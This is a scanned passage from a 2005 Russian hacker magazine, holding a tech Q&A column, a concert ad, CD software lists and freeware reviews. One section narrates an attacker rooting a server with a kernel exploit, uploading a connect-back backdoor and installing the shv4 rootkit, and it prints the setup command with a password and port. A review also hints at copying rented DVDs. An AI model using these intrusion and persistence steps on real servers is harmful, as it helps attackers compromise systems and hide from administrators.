Москвы, которого вечно не хватает.

Q: Что означает слово «окно», когда речь идет о сетевых пакетах?

A: Для того чтобы лучше осознать суть этого понятия, рассмотрим подробно процесс установлении TCP-соединения. Для инициации подключения отправитель посылает приемнику пакет со специальным флагом *Synchronization (SYN)*. В свою оче-

редь, приемник отвечает отправителю или передает ему пакет с флагом *Acknowledge (ACK)*, что с его стороны означает согласие на обмен. Отправитель может послать несколько пакетов, прежде чем получит согласие на обмен. Так вот, число пакетов, которое отправитель может послать, не получив ответ, и называется окном (WINDOW SIZE). Размер этого окна может изменяться в процессе передачи, но он заведомо известен как принимающей, так и передающей стороне. Каждое подтверждение (ACK) от получателя содержит размер следующего окна. Если же подтверждение не получено, передатчик снижает размер окна и заново отправляет все пакеты.

Q: Помоги! Стал сильно глючить восьмипортовый некоммутируемый свитч C-Net. Ему выбило грозой один порт, а все остальные работают нестабильно. Что можно предпринять в этом случае?

A: Для начала можно попробовать сдать свитч по гарантии. Несмотря на то, что произошло физическое выгорание порта в связи с тепловым воздействием (случай негарантийный), есть шанс, что свитч все-таки поменяют.

В противном случае придется немного попотеть. Наша задача — нейтрализовать сгоревший порт. Сделать это можно несколькими способами. Наиболее простой — воспользоваться заглушкой, которая представляет собой обычный UTP-коннектор с куском витой пары, у которой все проводки спаяны между собой. Другой вариант — на плате свитча физически разрезать дорожку, идущую от порта к чипу.

Впрочем, все эти махинации отнюдь не гарантируют восстановление работоспособности девайса. Увы, в этом случае его остается только выкинуть.

Q: В качестве дипломной работы я написал очень недурную программу, которую, как мне кажется, можно вполне успешно продавать. Интересует один вопрос: каким образом осуществляется продажа ПО в онлайне? В этих целях используют специальные сервисы, верно?

A: Самостоятельно организовать оплату через интернет довольно сложно, особенно если ты планируешь принимать к оплате кредитные карточки. Избавить тебя от львиной доли геморроя призваны специальные сервисы — регистраторы. Основная их задача — принимать платежи покупателей, обрабатывать их (проверка платежа, выдача покупателям лицензионных ключей) и отсылать деньги продавцу с вычетом процентов за свою работу. Отечественные гранды шароваров рекомендуют работать со следующими регистраторами:

www.regnow.com — безусловно, один из наиболее известных и надежных регистраторов. Принимает все виды платежей, умеет автоматически генерировать и отсылать регистрационные ключи. В качестве оплаты своих услуг взимает $9 за регистрацию продукта и 16% от каждой сделки. Деньги стабильно высылает два раза в месяц банковским переводом или чеком.

www.shareit.com — отличный сервис. Регистрация в системе бесплатная, при этом продавцу предлагается несколько видов комиссии со сделок — выбирай какую хочешь. Обрабатывает платежи с кредитных карточек и высылает продавцу деньги банковским переводом или чеком.

www.softkey.ru — отечественный регистратор. Работать с ним стоит, если продукт ориентирован на российский рынок. Принимает кредитные карточки, переводы через Сбербанк и различные электронные платежные системы — Webmoney, Яндекс-деньги и т.п. Услуги «Софткея» недешевые: за каждую сделку взимается 32,2% от стоимости программы, если автор не является плательщиком НДС.

Q: Что такое Forex? И можно ли на нем поднять денег?

A: Слово «forex» — сокращение от словосочетания «foreign exchange» (международная биржа, рынок). Для краткости также используется аббревиатура FX. По сути, это интерактивный рынок, где между собой ведут торговые отношения центральные и коммерческие банки, различные фонды, инвесторы, брокеры и дилеры. Теоретически поучаствовать в торгах и попробовать себя в качестве брокера можешь и ты. Для этого нужно купить аккаунт в одной из Forex-контор (хороший список — *forex.tora.ru/dc.htm*), поставить себе специальную программу для ведения торгов и действовать. Как это выглядит?

Предположим, ты купил себе аккаунт на $2000. Внимательно изучив экономтеорию и динамику изменения котировок за последние N дней, ты решил, что сегодня курс доллара по отношению к евро будет сильно расти. Почему бы не извлечь из этого выгоду? Покупаем евро по текущему курсу, а после его повышения быстренько проводим обратную операцию. Если постоянно шустрить таким образом, за неделю наша прибыль может составить от одного до двухсот и более процентов. Как, впрочем, и потери…

Конечно, в оценках можно просчитаться. На рынок влияет куча факторов, которые заведомо неизвестны даже бывалым брокерам с огромным опытом и экономическим образованием. Делаем вывод: торговля на бирже, особенно для новичка, — это обычная лотерея. Повезет или не повезет! Добавлю, что для извлечения более-менее значимой прибыли нужно играть по-крупному, то есть суммами как минимум от $1000. В некоторые дни колебания рынка достигают 100 и более пунктов, на этом ты сможешь получить огромную прибыль или полностью разориться.

Самая привлекательная фишка для новичка — возможность поиграть в торги на Forex'е бесплатно. Просто вместо настоящих сделок ты будешь совершать виртуальные. На них ты не сможешь ничего выиграть, но совершенно точно ничего и не потеряешь. Это дает реальный шанс оценить свое умение и везение.

Q: Хочу поставить IDS на свой Windows 2003 сервер. Что посоветуешь?

A: К сожалению, существует не так много подходящих решений на базе Windows.

APS (Anti Port Scanner) (*cz-oleg.com/secur/aps.htm*) — утилита, предназначенная в первую очередь для обнаружения хакерских атак. Известно, что большинство хакеров активно используют сканирование портов жертвы. APS призвана эти сканирования отслеживать. Ее база содержит информацию о большом количестве портов, которые используют черви, известные бэкдоры и прочая дрянь. При желании эту информацию можно использовать для организации своего собственного Honeypot. APS блокирует работу сетевых червей и оповещает администратора по e-mail, net send или сообщением в syslog.

LaBrea (*prdownloads.sourceforge.net/labrea*) — миниатюрная программа, которая отлавливает попытки заражения и размножения известных червей.

KFSensor 1.3.0 (*www.keyfocus.net/kfsensor*) — хорошо зарекомендовавшая себя IDS-система, совмещающая функции Honeypot. С ее помощью администратор без труда съэмулирует наличие различных уязвимостей и троянов, тем самым привлекая потенциальных хакеров.

Snort (*www.snort.org*) — безусловно, наиболее известная и мощная IDS. Несмотря на всю свою простоту, Snort эффективно анализирует весь сетевой трафик по различным протоколам и умеет обнаруживать самые разнообразные типы нападений, а также попытки достучаться до портов бэкдоров, использовать технику переполнения буфера, CGI и SMB-нападения, определения типа ОС. Snort моментально реагирует на нападение и оповещает администратора.

Q: Почему использование VPN-соединения обеспечивает безопасность и анонимность в Сети лучше, чем цепочка соксов или проксей?

A: Работая через сокс- или прокси-сервер (или цепочку из них), хотя ты и не светишь свой IP-адрес, но передаешь весь трафик в открытом, незашифрованном виде. Твою информацию могут отснифать не только хакеры или провайдер, но также она может попасть в поле зрения СОРМ'а, специального сервиса правоохранительных органов, который отслеживает подозрительный трафик. Помимо этого, твой реальный IP-адрес в некоторых случаях все-таки может быть определен. К примеру, если одна из проксей цепочки не поддерживает HTTPS-соединение, а удаленный сайт использует именно этот тип. Или, например, ты забыл отключить Java-машину и нарвался на ява-апплет — реальный IP определится как миленький.

Использование VPN-соединения полностью лишено этих недостатков. Все данные передаются в зашифрованном виде и криптуются по алгоритмам DES, Triple DES, различным реализациям AES. Помимо этого, активно применяются специальные методы идентификации и проверки целостности данных, гарантирующие, что информация дойдет до адресата именно в том виде, в каком она была послана. Это исключает MitM-атаку, когда посредник производит подмен или изменение проходящей через него информации

РАДИО ЭНЕРГИЯ ПРЕДСТАВЛЯЕТ!

30 июля с 12⁰⁰ в «BEACH CLUB»

м. «Водный стадион» Ленинградское ш., д. 39

Невское



GLOBAL DEEJAYS

VOODOO & SERANO (CRAZY FROG-AXEL F)

ANGELCITY

SYLVER

NON STOP





DJ ШМЕЛЬ / DJ BENZI на / DJ РУДЫК


DJ СПИРИТ / DJ КУБИКОВ / DJ ALEX COSMO / DJ ЯНЫШ

30 июля - ОТ КЛУБА «ZONA»: DJ Клэш, DJ Taran, DJ Мишаков, DJ Shadow.RU

31 июля - ОТ КЛУБА «СЛАВА»: DJ VARTAN, DJ НИКИТИН, DJ ГЛЕБ

ЗАКАЗ БИЛЕТОВ: 263-4677














Лицензия МПТР РФ РВ №7449 2003г.




[описание ролика:
Установка руткита shv4]
[автор видео: Nitrex]


Любой хакер, взломав сервер, заботится о том, чтобы удержать за собой доступ к нему. Для того, чтобы получать акцесс к захаксоринному компу можно добавить нового юзера, назначив ему права супер-пользователя, и логиниться на серваке под ним. Но системный администратор, посмотрев логи, может заподозрить неладное, в результате чего хакер лишится доступа. Поэтому хаксоры со стажем устанавливают на похаканные сервера руткит — софтинку, которая скрывает присутствие взломщика в системе. В этом видео хакер устанавливает руткит shv4 на только что поломанный сервант. А вот что конкретно делает сетевой падонок?

Для начала он выбирает жертву с бажным ядром, которую можно порутать простым ptrace-kmod эксплойтом. После этого хакер пытается установить на сервер connect-back backdoor, но для его компиляции ему не хватает прав. А взломщик не сдается — он приконнекчивается к другому шеллу, компилирует там утилиту и закачивает ее на сервер. После этих манипуляций он получает интерактивный шелл. Таким же способом он портирует бинарник эксплойта. После запуска сплоита хакер получает root-доступ к серверу. Теперь ему нужно закрепиться в системе. Закачав руткит shv4 на сервер, хакер разархивирует его. Для того, чтобы активировать только что слитую утилиту, мерзавцу остается выполнить команду: "./setup PASSWORD PORT", где PORT — номер порта, на котором будет висеть второй SSH-демон. Наш взломщик исполнил команду «./setup r00t 4321», установив тем самым слово «r00t» в качестве пароля. После того, как руткит успешно установился в системе, взломщик присоединился к 4231-порту по протоколу SSH, и залогинился под рутом с паролем «r00t». Проверив, что руткит не палится в netstat-листе, злоумышленник вышел из шелла.


1 Elby CloneDVD 2.833. Вышла новая версия программы, которая позволяет покупать фильмы, концерты и прочие извращения на DVD-дисках по цене тарифов двд-проката за день. Сечешь, к чему я? Эта софтюлина создает абсолютно идентичную копию DVD-фильма (вплоть до субтитров, менюшек и т.д.), а потом, при желании, сразу болванит на dvd-r(W)'xy. Русский интерфейс значительно увеличивает аудиторию пользователей данного продукта, а поддержка работы с большинством известных dvd-приводов прям-таки умножает это число на корень из семи! О быстром действии и хорошем качестве записи я даже промолчу.

2 AudioJack 2.1. Меломаны всех стран, начинайте танцевать в присядку. Я кому сказал — начинайте!!! АудиоЯков подарит вам много-много часов музыкального наслаждения от прослушивания композиций с интернет-радио станций. Мало того, он еще и записывать песни умеет! Причем в разных форматах (MP3, OGG, WAV), которые в любой момент может переконвертировать. Кстати, есть еще и встроенная функция записи песен на диск в формате AUDIO/MP3. Очень понравилась фишка автоматической записи нужной песни, то есть программа следит за заголовками в трансляциях и отлавливает нужные композиции.









WINDOWS

DAILY SOFT
Opera 8.01
Mozilla 1.8 Beta1, 1.7.8
Mozilla FireFox 1.0.4
The Bat! 3.5.30
Eudora 6.2
Mozilla Thunderbird 1.0.2
ICQ 2003b
ICQ Lite 5.5.02
&RQ 0.9.6.6
Miranda IM v0.4.0.1
Miranda IM sources
SIM 0.9.3
Trillian 3.1
Aol Instant Messenger 5.9.3797
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat 2.0
Total Commander 6.53
CuteFTP professional 7.0
CuteFTP Home 7.0
Far 1.7 beta 5
ReGet Deluxe 4.1.249
ReGet Pro 3.4.247
ReGet Junior 2.2.247
GetRight 5.2d
CuteZIP 2.1 Build 10.26.1
7-Zip 4.23
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.5 beta6
WinAmp 5.09
ACDSee 7
Netscape 8.0.2

MULTIMEDIA
AudioJack 2.1
Elby CloneDVD 2.8.4.1
SnapTouch v2.22
EASY Burning 1.85a
Telephone VOX recorder MP3 2.1
Adobe GoLive CS2
Adobe Illustrator CS2
Nero PhotoShow Elite 1.0.1.191
Multimedia Builder
MP3 v4.9.6.2
SwishMax build 20050505
RatDVD 0.6.1122
CamStudio 2.0
AVI DivX to DVD SVCD VCD Converter v1.1.8
ALO Audio Center
KaraFun 0.92
MP3 Repair Tool 1.5

DEVELOPMENT
Microsoft Visual C++ 2005 Express Edition Beta2
Easy HTML To Any Script Converter 1.3.0 build 019
Rapid PHP 2005 6.0.2.53
DirectX SDK 9c June
Denwer 3.0
emu8086
J2EE 1.4 SDK
NetScat Installer Pro 12.11

NET
Semagic 1.5.1.5
FTP Now v2.6.18
AddWeb Website Promoter v7.2.8.5
Win32Whois 0.9.7
GetSizer v3.0.696
MuxaSoft Dialer v4.1 (сборка 2260)
Weather1 6.08
DrStopSpam 2.3
Qip 2005 build 7400
Skype 1.3.0.51
ApacheConf 5.0
&RQ 0.9.6.8
WM Keeper Classic 2.4.0.3
NetCaptor 7.5.4
WWW File Share Pro 3
SMS Create Pro 5.5
Miranda IM 0.4 Asechka Edition
Outpost Firewall Pro 2.7

SYSTEM
Kaspersky AntiHacker 1.7.130
Антивирус Касперского Personal 5.0.227
XP-AntiSpy 3.94-2
WindowsGuard 2005 5.9 build 25 Free Edition
UltraMon v2.6
Explore2fs 1.07
WINner Tweak SE2 3.1.0
DeviceLock 5.71
Trend Micro Anti-Spyware 3.0
Error Doctor 2006
PowerCHM 4.0 build 425
CCleaner v.1.20.118
NOD32 2.50.16
Autoruns
NT Passworder 1.1
Type and Run
WinTuning XP 3.2.0
jv16 PowerTools 2005

MISC
Password Boss 1.4
Speed O'key
OrgBook 2.4.7
pMetro 1.19.8
Stamina 2.5
DesktopX 3.0
Far Cry Benchmarking Tool 1.4
Actual XP Style v1.1
TranslateIt! 1.0 build1606
Cool Reader 2.00.50a
Advanced Grapher 2.1
ПДД 2005 v 3.0.6
Notes Plus Plus v5.5
RK Launcher v0.4 (build 149)
PicturesToExe 4.42

UNIX

DAILY SOFT
Mozilla 1.7.8
Mozilla Firefox 1.0.4
Netscape 7.2
Pine 4.63
gFTP 2.0.18rc1
xChat 2.4.4
KVIrc 3.2.0
BitchX
Licq 1.3.1
Centericq 4.20
mICQ 0.5.0.4
Gaim 1.3.1
SIM 0.9.3
YSM7 2.9.6
Wget 1.9.1
MLDonkey 2.5.29

MULTIMEDIA
NeroLinux 2.0.0.1
IceWM 1.2.21
VLC 0.8.2
VariCAD 2005
Hydrogen 0.9.2-beta4
The Gimp 2.3.1
GQview 2.1.1
K3b 0.12.1

DEVELOPMENT
QkBook-2.1-pre1
KOffice 1.4
Umbrello UML Modeller1.4.1
Scilab 3.1.1
Perl 5.8.7
KAlgebra 0.2
PHP 5.1.0 Beta 2
GNU TeXmacs 1.0.5.4
Bluefish 1.0.1
Quanta Plus 3.4.1
PostgreSQL 8.0.3
Mono 1.1.8.1

NET
Wget 1.10
KVpnc 0.7
drivel 2.0
Opera 8.01
Postfix 2.2.4
Apache 2.1.3beta
aMulw 2.0.3

SYSTEM
FreeBSD 5.4
man 1.6
Linux 2.6.12
Damn Small Linux 1.2
OpenSolaris 2005-06-14
KRename 3.0.6
Linux NTFS

MISC
KBW 0.2
GTK+ 2.6.8 + GLib 2.6.5
Nexuiz 1.0
ALSA 1.0.9b



ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

№07[79] ИЮЛЬ 2005

NAROD.RU


LIFESTYLE — Игровые клубы
CODING — Стряпаем MBR
VZLOM — Топим narod.ru
Университетский хак
UNIXOID — Фаервол-невидимка
IMPLANT — Свалка роботов
FERRUM — Тест видеокарт

STICKERS INSIDE

ISSN 1609-1019

(game)land

№ 07(79) ИЮЛЬ 2005



CD1

WINDOWS

MULTIMEDIA
- AudioJack 2.1
- Elby CloneDVD 2.8.4.1
- SnapTouch v2.22
- EASY Burning 1.85a
- Telephone VOX recorder MP3 2.1
- Nero PhotoShow Elite 1.0.1.191
- Multimedia Builder MP3 v4.9.6.2
- SwishMax build 20050505
- RatDVD 0.6.1122
- CamStudio 2.0
- AVI DivX to DVD SVCD VCD Converter v1.1.8
- ALO Audio Center
- KaraFun 0.92
- MP3 Repair Tool 1.5

DEVELOPMENT
- Easy HTML To Any Script Converter 1.3.0 build 019
- Rapid PHP 2005 6.0.2.53
- DirectX SDK 9c June
- Denwer 3.0
- emu8086
- NetScat Installer Pro 12.11

NET
- Semagic 1.5.1.5
- FTP Now v2.6.18
- AddWeb Website Promoter v7.2.8.5
- Win32Whois 0.9.7
- GetSizer v3.0.696
- MuxaSoft Dialer v4.1 (сборка 2260)
- Weather1 6.08
- DrStopSpam 2.3
- Qip 2005 build 7400
- Skype 1.3.0.51
- ApacheConf 5.0
- &RQ 0.9.6.8
- WM Keeper Classic 2.4.0.3
- NetCaptor 7.5.4
- WWW File Share Pro 3
- SMS Create Pro 5.5
- Miranda IM 0.4 Asechka Edition
- Outpost Firewall Pro 2.7

SYSTEM
- Kaspersky AntiHacker 1.7.130
- Антивирус Касперского Personal 5.0.227
- XP-AntiSpy 3.94-2
- WindowsGuard 2005 5.9 build 25 Free Edition
- UltraMon v2.6
- Explore2fs 1.07
- WINner Tweak SE2 3.1.0
- DeviceLock 5.71
- Trend Micro Anti-Spyware 3.0
- Error Doctor 2006
- PowerCHM 4.0 build 425
- CCleaner v.1.20.118
- NOD32 2.50.16
- Autoruns
- NT Passworder 1.1
- Type and Run
- WinTuning XP 3.2.0
- jv16 PowerTools 2005

MISC
- Password Boss 1.4
- Speed O'key
- OrgBook 2.4.7
- pMetro 1.19.8
- Stamina 2.5
- DesktopX 3.0
- Far Cry Benchmarking Tool 1.4
- Actual XP Style v1.1
- TranslateIt! 1.0 build1606
- Cool Reader 2.00.50a
- Advanced Grapher 2.1
- ПДД 2005 v 3.0.6
- Notes Plus Plus v5.5
- RK Launcher v0.4 (build 149)
- PicturesToExe 4.42

UNIX

MULTIMEDIA
- NeroLinux 2.0.0.1
- IceWM 1.2.21
- VLC 0.8.2
- VariCAD 2005
- Hydrogen 0.9.2-beta4
- The Gimp 2.3.1
- GQview 2.1.1
- K3b 0.12.1

DEVELOPMENT
- QkBook-2.1-pre1
- KOffice 1.4
- Umbrello UML Modeller 1.4.1
- Scilab 3.1.1
- Perl 5.8.7
- KAlgebra 0.2
- PHP 5.1.0 Beta 2
- GNU TeXmacs 1.0.5.4
- Bluefish 1.0.1
- Quanta Plus 3.4.1
- PostgreSQL 8.0.3
- Mono 1.1.8.1


NET
- Wget 1.10
- KVpnc 0.7
- drivel 2.0
- Opera 8.01
- Postfix 2.2.4
- Apache 2.1.3beta
- aMulw 2.0.3

SYSTEM
- man 1.6
- Damn Small Linux 1.2
- KRename 3.0.6
- Linux NTFS

MISC
- KBW 0.2
- GTK+ 2.6.8 + GLib 2.6.5
- ALSA 1.0.9b

№ 07(79) ИЮЛЬ 2005





CD2

MAGAZINE

ШAPOWAREZ
- MediaToolBar v 1.0
- Maxapt QuickEye v 1.1
- Saver v 1.0 beta
- FastStone Image Viewer v 2.12
- Check&Get v 3.0 beta
- Netcraft Toolbar for Firefox 1.0.1
- Chimera Virtual Desktop 1.2.18 Beta
- CrashDoctor 1.0
- LogMeister 2.1.6.0
- IconLover 3.0
- SSL-Explorer for Windows 0.1.11

UNIXWAREZ
- Azureus v 2.3.0.2
- Graveman! v 0.3.12.4
- LiVES v 0.9.5-pre3
- Feh v 1.3.3
- rdesktop v 1.4.1
- gnormalize v 0.30

X-TOOLZ
- ICQ new invisible checker
- BPS Spyware & Adware Remover 9.2.0.8
- Atelier Remote Commander 5.57
- LockWin 4.976
- BootStar 8.29

VISUAL HACK ++

VisualHack: Установка руткита shv4
Прохождение июньского конкурса

PDF ARCHIVE

][АКЕР
-][акер 2005 - 05 (77)

][АКЕР СПЕЦ
-][акер Спец 2005 - 05 (54)

ЖЕЛЕЗО
- Железо 15 (05)

MC
- Mobile Computers 05 (56)

ЛУЧШИЕ ЦИФРОВЫЕ КАМЕРЫ
- Лучшие цифровые камеры08

UPDATES

Обновления антивирусных баз AVP
Win updates

TRASH

Демки



SHARO WAREZ

-UNIT

SHAROWAREZ
M.J.Ash
(m.j.ash@real.xakep.ru)
SideX
(sidex@real.xakep.ru)

UNIXWAREZ
Дмитрий Шурупов
(www.nixp.ru)

][TOOLS
hiNt
(hint@gameland.ru)

SCARABAY v 2.7

Windows 9x/Me/NT/2k/XP
Size: 828 Кб
Freeware
www.alnichas.info

Мегаудобный хранитель паролей. Но серьезным дядям и тетям, у которых одних только кредитных карточек десять штук, он, скорей всего, не понравится — слишком уж прост. СКАРАБЕЙ не умеет группировать записи по типам, не позволяет менять формат базы данных, не поддерживает макросы и не обучен автозаполнению веб-форм. С другой стороны, если у тебя, как и у большинства обычных пользователей, всего несколько UIN'ов, парочка почтовых ящиков и десяток учетных записей на различных форумах, — значит все эти навороты тебе и даром не нужны. Тебе нужно другое — удобство использования. А в этом плане СКАРАБЕЙ откровенно рулит. Его самая шикарная фишечка — возможность ввода логина/пароля простым перетаскиванием из окна программ в нужное поле ввода. И все! И никаких тебе левых телодвижений типа «выделил-и-вставил», и никакого заучивания горячих клавиш! Уже только за это я мог бы простить СКАРАБЕЮ все что угодно, но, к счастью, прощать-то особенно и нечего. С точки зрения рядового пользователя, прога реализована на пять с плюсом: она приятно выглядит, мало весит, не вносит изменений в систему, хранит все данные в зашифрованном файле и работает без установки с любого носителя. При желании юзер может воспользоваться встроенным в программу генератором безопасных паролей, а также скачать с домашней странички патч для русификации ее интерфейса. Ну а самое главное — денег за свои услуги СКАРАБЕЙ не требует. Хотя за такую славную прогу, честное слово, не жалко и заплатить!

Cool Reader v 2.0

Windows 9x/Me/NT/2k/XP
Size: 503 Кб
Freeware
http://buggins.fromru.com



Продвинутая «читалка» двойного действия. Она не только выводит текст на экран, но и по твоей команде может читать его тебе вслух, используя установленные на компьютере голосовые движки. Разумеется, качество синтезированной речи далеко от идеала. Но Cool Reader спо-


собен успешно бороться с главной проблемой — неправильным произношением. Для этого в программе предусмотрена возможность работы со словарями произношения. Это очень важный момент, так как подключение к самому популярному движку *Digalo* словаря *Digalo.Michelangelo* (почти тридцать тысяч правил) в корне улучшает ситуацию. После этого остаются лишь немногочисленные баги, которые легко добиваются прямо по ходу чтения — двойной щелчок по неправильно произнесенному слову вызывает в Cool Reader'е появление окна пополнения словаря, позволяющее быстро указать правильный вариант произношения. Также с помощью этой проги ты можешь записать аудиокнигу в формате MP3. Причем Cool Reader обладает ценным умением разбивать текст на части и записывать каждую часть в виде отдельного звукового файла.

Прога поддерживает MS SpeechAPI 4.0 и 5.1. Осуществляет чтение файлов в формате *.fb2 .txt*, *.doc*, *.html*, и *.rtf* с автоматическим распознаванием кодировки и формата текста. Нормально распознает форматирование псевдо-html с *lib.ru* и без труда извлекает книги из архивов ZIP, RAR, ARJ, HA, LZH.

Adrenaliner v 1.139


Windows 2k/XP
Size: 927 Кб
Freeware
www.adrenaliner.com/ru

Уже давно в Сети не появлялось приличных прог-розыгрышей. Видимо, делать подлянки ближнему своему стало уже не модно. Зато вовсю набирает обороты увлечение мазохизмом. Ярким доказательством этого утверждения является популярность проекта Adrenaliner, пропагандирующего уникальный метод «борьбы со скукой и однообразием». Суть этого метода заключается в том, что ты ДОБРОВОЛЬНО устанавливаешь себе программу, которая регулярно скачивает и запускает на ТВОЕЙ машине разного рода шуточки. Причем многие эти шуточки старательно копируют эффекты самых злобных заподлянок типа «непослушного курсора» и «севшего монитора». М-да… От такого действительно не заскучаешь. Впрочем, стоит признать, что большинство шуточек все-таки не отличаются особой злобностью. Улетающий вдаль экран, бегающая по десктопу овца, глаза, пристально следящие за движениями указателя мыши, — все эти эффекты выглядят довольно симпатично, и, допускаю, вполне способны отвлечь от работы, заставить пользователя немного расслабиться и отдохнуть. Эх, да что там говорить! Я даже знаю парочку товарищей, которые особенно нуждаются в стимуляции бодрости духа. Очень жаль, что незаметно для юзера программа Adrenaliner работать не умеет (ее иконка постоянно маячит в системном трее), а то бы я с радостью прописал им это чудесное средство. Сугубо в лечебных целях, само собой.



NovA FileRenamer v 1.8

Windows 9x/Me/NT/2k/XP
Size: 659 Кб
Freeware
http://computeria.narod.ru



Одна из лучших утилит для пакетного переименования файлов или папок по заданным правилам. Крайне необходимая вещь для всех тех, чьи бытовые MP3 и Divx-плееры, не переваривают русские символы в именах AVI'шек и MP3'шек.

NovA FileRenamer одинаково легко осуществляет как прямую, так и обратную транслитерацию. Естественно, переименование mp3-файлов может производиться по содержащейся в них ID3 информации (ID3Tag v1.0 - v2.4). *NovA FileRenamer* допускает гибкую настройку регистра букв в имени файла, выполняет поиск и замену с использованием регулярных выражений, переименование файлов/папок по шаблону, перекодирование имен файлов из KOI8 в Win1251. Есть возможность переименования HTML-файлов согласно заголовку (тег TITLE) и первому заголовку (теги H1-H6) с учетом кодировки страницы и вместе с папкой ресурсов *.files с исправлением всех ссылок.

FileRenamer не требует инсталляции, и процедура установки сводится к простому копированию файлов из архива в любое место на диске. Хотя при желании, прога легко встраивается в оболочку Windows Explorer. Есть поддержка drag-and-drop, русскоязычный интерфейс, файл справки. Да, забыл отметить — прога бесплатная! А ведь это не может не радовать.

MediaToolBar v 1.0

Windows 9x/Me/NT/2k/XP
Size: 477 Кб
Freeware
http://pcsoft.net.ru



Прога для быстрого запуска часто используемых программ, открытия документов, папок и веб-сайтов. Стильная, удобная и очень шустрая. Состоит из двух панелей и меню настройки. Сразу же после запуска, панели прячутся за края экрана, оставляя на виду лишь узенькую полосочку. Но стоит подвести к этой полоске указатель мышки, как соответствующая панель тут же вылезает на передний план. Каждая панель MediaToolBar содержит иконки групп, из которых в свою очередь выдвигаются дополнительные панельки с иконками приложений. И все это — без единого клика. Один-единственный клик необходимо сделать только тогда, когда пользователь найдет иконку нужного ему приложения.

Программа поддерживает скины. Правда, на ее домашней страничке их пока нет, зато они имеются на веб-сайте утилиты PR Panels (*http://pr-panels.narod.ru*), чьи исходники послужили автору MediaToolBar хорошим подспорьем. Кстати, скин для MediaToolBar/ PR Panels состоит из двух обычных bmp-файла, отредактировать которые под свои потребности способен любой сообразительный человек. Распространяется прога бесплатно, и, судя по всему, ее можно смело назвать достойной альтернативой популярному, но, увы, шароварному NLauncher'у (*www.nlauncher.com*).

Maxapt QuickEye v 1.1

Windows NT/2k/XP
Size: 3662 Кб
Shareware
www.maxapt.ru




Инструмент для сбора и анализа статистики работы компьютера. Хорошо подходит для непрофессионального применения, поскольку отличается простотой и наглядностью. Данные, собранные Maxapt QuickEye не надо никуда экспортировать — вся информация о времени работы активного использования отдельных программ и компьютеров сразу выводится на удобных для просмотра графиках и таблицах. Имеется возможность группировки программ, которой я с радостью воспользовался, чтобы получить четкое представление о том, сколько времени у меня уходит на работу (офис, почта), сколько — на игры, а сколько — на бесполезную болтовню в аське. Картинка получилась неутешительная — сразу выяснилось, что свое рабочее

время я распределяю крайне не рационально. Если верить статистике, можно работать меньше, а успевать больше. Триальный период Maxapt QuickEye — 15 дней. Думаю, за это время я успею собрать достаточно информации о вредных привычках, вынуждающих меня просиживать за компьютером дольше необходимого.
Допускается и принудительное развертывание целой «шпионской сети» Maxapt QuickEye в компьютерных классах и на рабочих местах. Этому изрядно содействует способность программы собирать статистику с удаленных машин и скрытность функционирования ее следящих модулей.

Saver v 1.0 beta

